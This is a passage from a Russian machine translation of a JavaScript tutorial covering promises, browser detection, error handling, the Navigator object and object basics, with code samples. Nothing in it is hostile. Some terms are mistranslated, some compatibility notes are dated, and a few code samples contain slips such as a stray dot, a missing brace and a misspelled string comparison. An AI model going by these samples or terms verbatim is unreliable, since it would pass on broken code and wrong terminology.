Назначение деструкции может помочь получить результаты из нескольких обещаний.

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
    console.log(result1);
    console.log(result2);
    console.log(result3);
});
```

Ожидание первого из нескольких параллельных обещаний

Статический метод `Promise.race()` принимает итерабельность обещаний и возвращает новое обещание, которое разрешает или отклоняет, как только **первое** из обещаний в итерабеле разрешено или отклонено.

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}
```

```
Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.


Promise.race([
    reject(new Error('bad things!'), 1000),
    resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second
```

Значения «Promisifying»

Статический метод `Promise.resolve` можно использовать для переноса значений в обещания.

```
let resolved = Promise.resolve(2);
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

Если `value` уже является обещанием, `Promise.resolve` просто переделывает его.

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
    // 1 second has passed
    // value === 2
});
```

Фактически, `value` может быть любым «thenable» (объект, определяющий метод `then` который работает достаточно, как обещание, совместимое со спецификацией). Это позволяет `Promise.resolve` конвертировать ненадежные сторонние объекты в доверенные `Promise.resolve` обещания.

```
let resolved = Promise.resolve({
    then(onResolved) {
        onResolved(2);
    }
});
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

Статический метод `Promise.reject` возвращает обещание, которое немедленно отклоняется по данной `reason` .

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
    // immediately invoked
    // reason === "Oops!"
});
```

Функции «Promisifying» с обратными вызовами

Учитывая функцию, которая принимает обратный вызов в стиле узла,

```
fooFn(options, function callback(err, result) { ... });
```

вы можете обещать его *(преобразовать его в функцию, основанную на обещании)* следующим образом:

```
function promiseFooFn(options) {
    return new Promise((resolve, reject) =>
        fooFn(options, (err, result) =>
            // If there's an error, reject; otherwise resolve
            err ? reject(err) : resolve(result)
        )
    );
}
```

Затем эту функцию можно использовать следующим образом:

```
promiseFooFn(options).then(result => {
    // success!
}).catch(err => {
    // error!
});
```

В более общем виде, вот как можно обещать любую функцию обратного вызова:

```
function promisify(func) {
    return function(...args) {
        return new Promise((resolve, reject) => {
            func(...args, (err, result) => err ? reject(err) : resolve(result));
        });
    }
}
```

Это можно использовать следующим образом:

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
    .then(stat => console.log('STATE', stat))
    .catch(err => console.log('ERROR', err));
```

Обработка ошибок

Ошибки, отбрасываемые из обещаний, обрабатываются вторым параметром (`reject`), переданным `then` или обработчиком, переданным для `catch` :

```
throwErrorAsync()
  .then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
  .catch(error => { /* handle error here */ });
```

Цепной

Если у вас есть цепочка обещаний, ошибка приведет к пропущению обработчиков `resolve` :

```
throwErrorAsync()
  .then(() => { /* never called */ })
  .catch(error => { /* handle error here */ });
```

То же самое относится к вашим `then` функциям. Если обработчик `resolve` генерирует исключение, тогда будет вызываться следующий обработчик `reject` :

```
doSomethingAsync()
  .then(result => { throwErrorSync(); })
  .then(() => { /* never called */ })
  .catch(error => { /* handle error from throwErrorSync() */ });
```

Обработчик ошибок возвращает новое обещание, позволяющее продолжить цепочку обещаний. Обещание, возвращенное обработчиком ошибок, разрешено со значением, возвращаемым обработчиком:

```
throwErrorAsync()
  .catch(error => { /* handle error here */; return result; })
  .then(result => { /* handle result here */ });
```

Вы можете позволить каскадной ошибке выполнить цепочку обещаний, повторно сбросив ошибку:

```
throwErrorAsync()
  .catch(error => {
      /* handle error from throwErrorAsync() */
      throw error;
  })
  .then(() => { /* will not be called if there's an error */ })
  .catch(error => { /* will get called with the same error */ });
```

Можно исключить исключение, которое не обрабатывается обещанием, обертывая оператор `throw` внутри обратного вызова `setTimeout` :

```
new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});
```

Это работает, потому что обещания не могут обрабатывать исключения, которые асинхронно обрабатываются.

Необработанные отказы

Ошибка будет игнорироваться, если в обещании нет блока `catch` или обработчика `reject` :

```
throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored
```

Чтобы предотвратить это, всегда используйте блок `catch` :

```
throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error*/ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error*/ });
```

Кроме того, подпишитесь на событие `unhandledrejection` чтобы поймать любые необработанные отклоненные обещания:

```
window.addEventListener('unhandledrejection', event => {});
```

Некоторые обещания могут обработать их отказ позже, чем время их создания. Событие, отклоняемое при `rejectionhandled` запускается каждый раз, когда выполняется такое обещание:

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'
```

Аргумент `event` содержит информацию об отказе. `event.reason` - объект ошибки и `event.promise` - объект обещания, который вызвал событие.

В Nodejs `rejectionhandled` и `unhandledrejection` события прерывания называются `rejectionHandled` и `unhandledRejection` on `process` , соответственно, и имеют другую подпись:

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

Аргумент `reason` - объект ошибки, а аргумент `promise` - это ссылка на объект обещания, который вызвал событие.

Использование этих `unhandledrejection` событий, связанных с `unhandledrejection` и `rejectionhandled` должно учитываться только для целей отладки. Как правило, все обещания должны обрабатывать их отклонения.

Примечание. В настоящее время только Chrome 49+ и Node.js поддерживают `unhandledrejection` события отмены и `rejectionhandled` .

Предостережения

Цепочка с `fulfill` и `reject`

Функция `then(fulfill, reject)` (с обоими параметрами не равна `null`) имеет уникальное и сложное поведение и не должна использоваться, если вы точно не знаете, как это работает.

Функция работает как ожидалось, если для одного из входов задано значение `null` :

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

Однако он принимает уникальное поведение, когда даны оба входа:

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)

// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

Функция `then(fulfill, reject)` выглядит так, как будто это ярлык для `then(fulfill).catch(reject)` , но это не так, и это вызовет проблемы, если их использовать взаимозаменяемо. Одна из таких проблем заключается в том, что обработчик `reject` не обрабатывает ошибки из обработчика `fulfill` . Вот что будет:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }, // error in the fulfill handler
        error => { /* this is not called! */ });
```

Вышеприведенный код приведет к отклоненному обещанию, поскольку ошибка распространяется. Сравните его с приведенным ниже кодом, результатом которого является выполнение обещания:

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }) // error in the fulfill handler
    .catch(error => { /* handle error */ });
```

Подобная проблема существует при использовании `then(fulfill, reject)` взаимозаменяемо с `catch(reject).then(fulfill)` , кроме как с распространением выполненных обещаний вместо отклоненных обещаний.

Синхронно выбрасывать из функции, которая должна вернуть обещание

Представьте себе такую функцию:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    throw new Error('UnexpectedValue')
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Если такая функция используется в **середине** цепочки обещаний, то, по-видимому, нет проблем:

```
makeSomethingAsync().
  .then(() => foo('unexpectedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

Однако, если одна и та же функция вызывается вне цепочки обещаний, тогда ошибка не будет обрабатываться ею и будет брошена в приложение:

```
foo('unexpectedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

Возможны два способа обхода:

Вернуть отклоненное обещание с ошибкой

Вместо того, чтобы бросать, сделайте следующее:

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Оберните свою функцию в цепочку обещаний

Ваша `throw` будет правильно поймана, когда она уже находится в цепочке обещаний:

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

Согласование синхронных и асинхронных операций

В некоторых случаях вам может понадобиться обернуть синхронную операцию внутри обещания, чтобы предотвратить повторение в ветвях кода. Возьмем следующий пример:

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

Синхронные и асинхронные ветви вышеуказанного кода могут быть согласованы путем избыточной упаковки синхронной операции внутри обещания:

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();

fetch.then(processResult);
```

При кешировании результата асинхронного вызова предпочтительнее кэшировать обещание, а не сам результат. Это гарантирует, что для разрешения нескольких параллельных запросов требуется только одна асинхронная операция.

Следует соблюдать осторожность при аннулировании кешированных значений при

возникновении условий ошибки.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
var cachedPromise;

function fetchResult() {
    if (!cachedPromise) {
        cachedPromise = fetch(planets)
            .catch(function (e) {
                // Invalidate the current result to retry on the next fetch
                cachedPromise = null;
                // re-raise the error to propagate it to callers
                throw e;
            });
    }
    return cachedPromise;
}
```

Уменьшите массив до целых обещаний

Этот шаблон проектирования полезен для генерации последовательности асинхронных действий из списка элементов.

Существует два варианта:

- «затем» сокращение, которое строит цепочку, которая продолжается до тех пор, пока цепь испытывает успех.
- сокращение «уловки», которое строит цепочку, которая продолжается до тех пор, пока цепь испытывает ошибку.

«Затем» сокращение

Этот вариант шаблона создает цепочку `.then()` и может использоваться для цепочки анимации или создания последовательности зависимых HTTP-запросов.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.then(() => {
        console.log(n);
        return new Promise(res => setTimeout(res, 1000));
    });
}, Promise.resolve()).then(
    () => console.log('done'),
    (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

Объяснение:

1. Мы вызываем `.reduce()` в исходном массиве и предоставляем `Promise.resolve()` в качестве начального значения.

2. Каждый уменьшенный элемент добавит а `.then()` к исходному значению.
3. `reduce()` «s продукт будет Promise.resolve (). Затем (...). Затем (...).
4. Мы вручную добавляем `.then(successHandler, errorHandler)` после сокращения, чтобы выполнить `successHandler` только все предыдущие шаги разрешены. Если какой-либо шаг должен завершиться неудачей, тогда будет выполняться `errorHandler` .

Примечание. Уменьшение «затем» является последовательным аналогом `Promise.all()` .

Сокращение «уловов»

Этот вариант шаблона создает `.catch()` и может использоваться для последовательного зондирования набора веб-серверов для некоторого зеркального ресурса до тех пор, пока не будет найден рабочий сервер.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 is working
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // all other values are not working
            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('success at: ' + n),
    () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Объяснение:

1. Мы вызываем `.reduce()` в исходном массиве и предоставляем `Promise.reject()` в качестве начального значения.
2. Каждый уменьшенный элемент добавит `.catch()` к исходному значению.
3. `reduce()` «s продукт будет `Promise.reject().catch(...).catch(...)` .
4. Мы вручную добавляем `.then(successHandler, errorHandler)` после сокращения, чтобы выполнить `successHandler` только любой из предыдущих шагов разрешился. Если все шаги `errorHandler` с ошибкой, тогда будет выполняться `errorHandler` .

Примечание. Сокращение «catch» является последовательным аналогом `Promise.any()` (как реализовано в `bluebird.js` , но не в настоящее время в родном ECMAScript).

forEach с обещаниями

Можно эффективно применить функцию (`cb`), которая возвращает обещание каждому элементу массива, причем каждый элемент ожидает обработки до тех пор, пока не будет обработан предыдущий элемент.

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
};
```

Это может быть полезно, если вам нужно эффективно обрабатывать тысячи предметов, по одному за раз. Использование регулярного `for` цикла , чтобы создать обещания будут создавать их все сразу и занимают значительное количество оперативной памяти.

Выполнение очистки с помощью finally ()

В настоящее время есть предложение (еще не включенное в стандарт ECMAScript), чтобы добавить `finally` ответ на обещания, которые будут выполнены независимо от того, выполняется ли обещание или отклонено. Семантически это похоже на предложение `finally` блока `try` .

Обычно вы используете эту функцию для очистки:

```
var loadingData = true;

fetch('/data')
    .then(result => processData(result.data))
    .catch(error => console.error(error))
    .finally(() => {
        loadingData = false;
    });
```

Важно отметить, что `finally` обратный вызов не влияет на состояние обещания. Неважно, какое значение оно возвращает, обещание остается в отложенном / отвергнутом состоянии, которое оно имело раньше. Таким образом, в приведенном выше примере обещание будет разрешено с возвращаемым значением `processData(result.data)` хотя `finally` обратный вызов возвращается `undefined` .

Когда процесс стандартизации все еще продолжается, реализация ваших обещаний, скорее всего, не будет поддерживать `finally` обратные вызовы из коробки. Для синхронных обратных вызовов вы можете добавить эту функцию с помощью polyfill:

```
if (!Promise.prototype.finally) {
    Promise.prototype.finally = function(callback) {
        return this.then(result => {
            callback();
            return result;
        }, error => {
            callback();
            throw error;
        });
    };
}
```

Запрос асинхронного API

Это пример простого вызова API `GET` заверенного обещанием воспользоваться его асинхронными функциями.

```
var get = function(path) {
  return new Promise(function(resolve, reject) {
    let request = new XMLHttpRequest();
    request.open('GET', path);
    request.onload = resolve;
    request.onerror = reject;
    request.send();
  });
};
```

Более надежная обработка ошибок может быть выполнена с использованием следующих функций `onload` и `onerror` .

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
  } else {
    reject({
      'status': this.status,
      'message': request.statusText
    });
  }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

Использование ES2017 async / wait

Тот же пример выше, Загрузка изображения , может быть записан с использованием

асинхронных функций . Это также позволяет использовать общий метод `try/catch` для обработки исключений.

Примечание: по состоянию на апрель 2017 года текущие выпуски всех браузеров, но Internet Explorer поддерживает функции async .

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}

(async () => {

    // load /image.png and append to #image-holder, otherwise throw error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }

})();
```

Прочитайте обещания онлайн: https://riptutorial.com/ru/javascript/topic/231/обещания

глава 55: Обнаружение браузера

Вступление

Браузеры, как они развивались, предложили больше возможностей для Javascript. Но часто эти функции недоступны во всех браузерах. Иногда они могут быть доступны в одном браузере, но все же должны быть выпущены в других браузерах. В других случаях эти функции реализуются по-разному разными браузерами. Обнаружение браузера становится важным для обеспечения бесперебойной работы разрабатываемого приложения в разных браузерах и устройствах.

замечания

Используйте функцию обнаружения, когда это возможно.

Есть некоторые причины для использования обнаружения браузера (например, предоставление указаний пользователя о том, как установить плагин для браузера или очистить их кеш), но, как правило, определение функции считается лучшей практикой. Если вы используете обнаружение браузера, убедитесь, что это абсолютно неприглядно.

Modernizr - популярная, легкая библиотека JavaScript, которая упрощает определение функций.

Examples

Метод определения функции

Этот метод ищет наличие специфических для браузера вещей. Это было бы труднее подделать, но не гарантировано быть будущим доказательством.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera ||
navigator.userAgent.indexOf(' OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;
```

```
// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;

// Blink engine detection
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

Успешно протестировано в:

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Край - 20-25

Кредит Робу

Метод библиотеки

Более простой подход для некоторых - это использовать существующую библиотеку JavaScript. Это связано с тем, что может оказаться сложным гарантировать правильность определения браузера, поэтому имеет смысл использовать рабочее решение, если оно доступно.

Одна популярная библиотека для обнаружения браузера - Bowser .

Пример использования:

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('Iphone or Android');
}
```

Обнаружение агента пользователя

Этот метод получает пользовательский агент и анализирует его, чтобы найти браузер. Имя и версия браузера извлекаются из пользовательского агента через регулярное выражение. На основе этих двух, возвращается `<browser name> <version>` .

Четыре условных блока, следующих за кодом соответствия пользовательского агента,

предназначены для учета различий в пользовательских агентах разных браузеров. Например, в случае оперы, поскольку он использует механизм рендеринга Chrome , есть дополнительный шаг, игнорирующий эту часть.

Обратите внимание, что этот метод может быть легко подделан пользователем.

```
navigator.sayswho= (function(){
    var ua= navigator.userAgent, tem,
    M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
    if(/trident/i.test(M[1])){
        tem=  /\brv[ :]+(\d+)/g.exec(ua) || [];
        return 'IE '+(tem[1] || '');
    }
    if(M[1]=== 'Chrome'){
        tem= ua.match(/\b(OPR|Edge)\/(\d+)/);
        if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
    }
    M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
    if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
    return M.join(' ');
})();
```

Кредит кеннебек

Прочитайте Обнаружение браузера онлайн: https://riptutorial.com/ru/javascript/topic/2599/обнаружение-браузера

глава 56: Обработка ошибок

Синтаксис

- try {...} catch (ошибка) {...}
- попробуйте {...} наконец {...}
- try {...} catch (ошибка) {...} finally {...}
- throw new Error ([сообщение]);
- throw Error ([сообщение]);

замечания

`try` указать блок кода, который будет проверяться на наличие ошибок во время его выполнения.

`catch` позволяет вам определить блок кода, который должен быть выполнен, если в блоке `try` произошла ошибка.

`finally` позволяет выполнять код независимо от результата. Остерегайтесь, однако, инструкции потока управления блоков try и catch будут приостановлены до тех пор, пока выполнение окончательного блока не завершится.

Examples

Взаимодействие с обещаниями

6

Исключение является синхронной кодой , что отказы должны пообещать -асинхронный код. Если в обработчике обещаний выбрано исключение, его ошибка будет автоматически захвачена и использована вместо отклонения обещания.

```
Promise.resolve(5)
    .then(result => {
        throw new Error("I don't like five");
    })
    .then(result => {
        console.info("Promise resolved: " + result);
    })
    .catch(error => {
        console.error("Promise rejected: " + error);
    });
```

```
Promise rejected: Error: I don't like five
```

7

Предложение асинхронных функций, которое, как ожидается, является частью ECMAScript 2017, расширяет его в противоположном направлении. Если вы ожидаете отклоненного обещания, его ошибка возникает как исключение:

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
}
main();
```

```
Caught error: Invalid something
```

Объекты ошибок

Ошибки выполнения в JavaScript являются экземплярами объекта `Error` . Объект `Error` также может использоваться как-is или в качестве базы для пользовательских исключений. Можно выбросить любой тип значения - например, строки, но вам настоятельно рекомендуется использовать `Error` или один из его производных, чтобы гарантировать, что отладочная информация, такая как трассировка стека, будет правильно сохранена.

Первым параметром конструктора `Error` является сообщение с возможностью чтения человеком. Вам следует попытаться всегда указать полезное сообщение об ошибке, которое пошло не так, даже если дополнительную информацию можно найти в другом месте.

```
try {
   throw new Error('Useful message');
} catch (error) {
   console.log('Something went wrong! ' + error.message);
}
```

Порядок действий плюс продвинутые мысли

Без блока catch try неопределенные функции будут вызывать ошибки и останавливать выполнение:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Выбросит ошибку и не запустит вторую строку:

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

Вам нужен блок catch try, похожий на другие языки, чтобы вы могли поймать эту ошибку, чтобы код продолжал выполнять:

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Теперь мы поймали ошибку и можем быть уверены, что наш код будет выполнен

```
// An error occured! ReferenceError: undefinedFunction is not defined(…)
// The code-block has finished
// I will run because we caught the error!
```

Что делать, если в нашем блоке catch произошла ошибка !?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

Мы не будем обрабатывать остальную часть нашего блока catch, и выполнение остановится, за исключением блока finally.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(…)
```

Вы всегда можете вложить свои блоки захвата попыток ... но вы не должны, потому что это будет крайне беспорядочно.

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Уловит все ошибки из предыдущего примера и занесет в журнал следующее:

```
//Too much nesting is bad for my heart and soul...
//An error occured! ReferenceError: undefinedFunction is not defined(…)
//The code-block has finished
//I will run because we caught the error!
```

Итак, как мы можем поймать все ошибки !? Для неопределенных переменных и функций: вы не можете.

Кроме того, вы не должны обертывать каждую переменную и функцию в блок try / catch, потому что это простые примеры, которые будут возникать только один раз, пока вы их не исправите. Тем не менее, для объектов, функций и других переменных, которые, как вы знаете, существуют, но вы не знаете, будут ли их свойства или подпроцессы или побочные эффекты существовать, или вы ожидаете некоторых состояний ошибки в некоторых случаях, вы должны абстрагировать обработку ошибок каким-то образом. Вот очень простой пример и реализация.

Без защищенного способа вызова ненадежных методов или методов исключения:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
try {
    foo(1, 2, 3);
} catch(e) {
    try {
        foo(4, 5, 6);
    } catch(e2) {
        console.log("We had to nest because there's currently no other way...");
    }
    console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(…)
```

И с защитой:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
    try {
        fn.apply(this, args);
    } catch (e) {
        console.log("caught error: " + e.name + " -> " + e.message);
    }
}

protectedFunction(foo, 1, 2, 3);
```

```
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

Мы ломаем ошибки и все еще обрабатываем весь ожидаемый код, хотя и с несколько иным синтаксисом. В любом случае это сработает, но по мере создания более продвинутых приложений вы захотите начать думать о способах абстрагирования обработки ошибок.

Типы ошибок

В JavaScript существует шесть конкретных конструкторов ошибок ядра:

- **`EvalError`** - создает экземпляр, представляющий ошибку, возникающую в отношении глобальной функции `eval()` .
- **`InternalError`** - создает экземпляр, представляющий ошибку, возникающую при возникновении внутренней ошибки в JavaScript-движке. Например, «слишком много рекурсии». (Поддерживается только **Mozilla Firefox**)
- **`RangeError`** - создает экземпляр, представляющий ошибку, которая возникает, когда числовая переменная или параметр находится за пределами допустимого диапазона.
- **`ReferenceError`** - создает экземпляр, представляющий ошибку, возникающую при разыменовании недопустимой ссылки.
- **`SyntaxError`** - создает экземпляр, представляющий синтаксическую ошибку, возникающую при анализе кода в `eval()` .
- **`TypeError`** - создает экземпляр, представляющий ошибку, которая возникает, когда переменная или параметр не имеют допустимого типа.
- **`URIError`** - создает экземпляр, представляющий ошибку, которая возникает, когда `encodeURI()` или `decodeURI()` передаются недопустимые параметры.

Если вы внедряете механизм обработки ошибок, вы можете проверить, какой вид ошибки вы вылавливаете из кода.

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }

    if(e instanceof TypeError) {
        console.log('type error');
```

```
    }
}
```

В таком случае `e` будет экземпляром `TypeError` . Все типы ошибок расширяют базовую конструкцию `Error` , поэтому она также является экземпляром `Error` .

Помня об этом, мы видим, что проверка `e` на случай `Error` в большинстве случаев бесполезна.

Прочитайте Обработка ошибок онлайн: https://riptutorial.com/ru/javascript/topic/268/обработка-ошибок

глава 57: Объект Navigator

Синтаксис

- var userAgent = navigator.userAgent; / * Его можно просто присвоить переменной * /

замечания

1. Нет общедоступного стандарта для объекта `Navigator` , однако все основные браузеры поддерживают его.
2. Свойство `navigator.product` нельзя считать надежным способом получить имя обозревателя браузера, так как большинство браузеров он вернет `Gecko` . Кроме того, он не поддерживается в:
    - Internet Explorer 10 и ниже
    - Опера 12 и более
3. В Internet Explorer свойство `navigator.geolocation` не поддерживается в версиях старше IE 8
4. Свойство `navigator.appCodeName` возвращает `Mozilla` для всех современных браузеров.

Examples

Получите некоторые базовые данные браузера и верните его как объект JSON

Следующая функция может использоваться для получения базовой информации о текущем браузере и возврата ее в формате JSON.

```
function getBrowserInfo() {
    var
        json = "[{",

        /* The array containing the browser info */
        info = [
            navigator.userAgent, // Get the User-agent
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser
            navigator.appName, // Get the Name of Browser
            navigator.language,  // Get the Language of Browser
            navigator.appVersion,  // Get the Version of Browser
            navigator.platform  // Get the platform for which browser is compiled
        ],

        /* The array containing the browser info names */
        infoNames = [
```

```
                "userAgent",
                "cookiesEnabled",
                "browserName",
                "browserLang",
                "browserVersion",
                "browserPlatform"
        ];

    /* Creating the JSON object */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '"' + infoNames[i] + '": "' + info[i] + '"';
        }
        else {
            json += '"' + infoNames[i] + '": "' + info[i] + '",';
        }
    };

    return json + "}]";
};
```

Прочитайте Объект Navigator онлайн: https://riptutorial.com/ru/javascript/topic/4521/объект-navigator

глава 58: Объекты

Синтаксис

- object = {}
- object = new Object ()
- object = Object.create (prototype [, propertiesObject])
- object.key = значение
- object ["key"] = значение
- object [Символ ()] = значение
- object = {key1: value1, "key2": value2, 'key3': value3}
- object = {conciseMethod () {...}}
- object = {[computed () + "key"]: значение}
- Object.defineProperty (obj, propertyName, propertyDescriptor)
- property_desc = Object.getOwnPropertyDescriptor (obj, propertyName)
- Object.freeze (OBJ)
- Object.seal (OBJ)

параметры

Имущество	Описание
`value`	Значение, присвоенное свойству.
`writable`	Можно ли изменить значение свойства или нет.
`enumerable`	Будет ли свойство перечисляться `for in` цикле или нет.
`configurable`	Можно ли переопределить дескриптор свойства или нет.
`get`	Вызывается функция, которая вернет значение свойства.
`set`	Функция, вызываемая, когда для свойства присваивается значение.

замечания

Объекты представляют собой коллекции пар ключ-значение или свойства. Ключами могут быть `String` s или `Symbol` s, а значения - либо примитивы (числа, строки, символы), либо ссылки на другие объекты.

В JavaScript значительное количество значений - это объекты (например, функции, массивы) или примитивы, которые ведут себя как неизменные объекты (числа, строки,

логические значения). Их свойства или свойства их `prototype` могут быть доступны с использованием точечной (`obj.prop`) или скобки (`obj['prop']`). Заметными исключениями являются специальные значения `undefined` и `null` .

Объекты хранятся по ссылке в JavaScript, а не по значению. Это означает, что при копировании или передаче в качестве аргументов функций, «копия» и оригинал являются ссылками на один и тот же объект, а изменение их свойств изменит одно и то же свойство другого. Это не относится к примитивам, которые неизменяемы и передаются по значению.

Examples

Object.keys

5

`Object.keys(obj)` возвращает массив ключей данного объекта.

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]
```

Неглубокое клонирование

6

Функция `Object.assign()` может использоваться для копирования всех **перечислимых** свойств из существующего экземпляра `Object` в новый.

```
const existing = { a: 1, b: 2, c: 3 };

const clone = Object.assign({}, existing);
```

Сюда входят свойства `Symbol` в дополнение к `String` .

Объект rest / spread destructuring, который в настоящее время является предложением этапа 3, обеспечивает еще более простой способ создания неглубоких клонов экземпляров Object:

```
const existing = { a: 1, b: 2, c: 3 };

const { ...clone } = existing;
```

Если вам нужно поддерживать более старые версии JavaScript, наиболее совместимым способом клонирования объекта является ручное повторение его свойств и фильтрация унаследованных с использованием `.hasOwnProperty()` .

```
var existing = { a: 1, b: 2, c: 3 };

var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
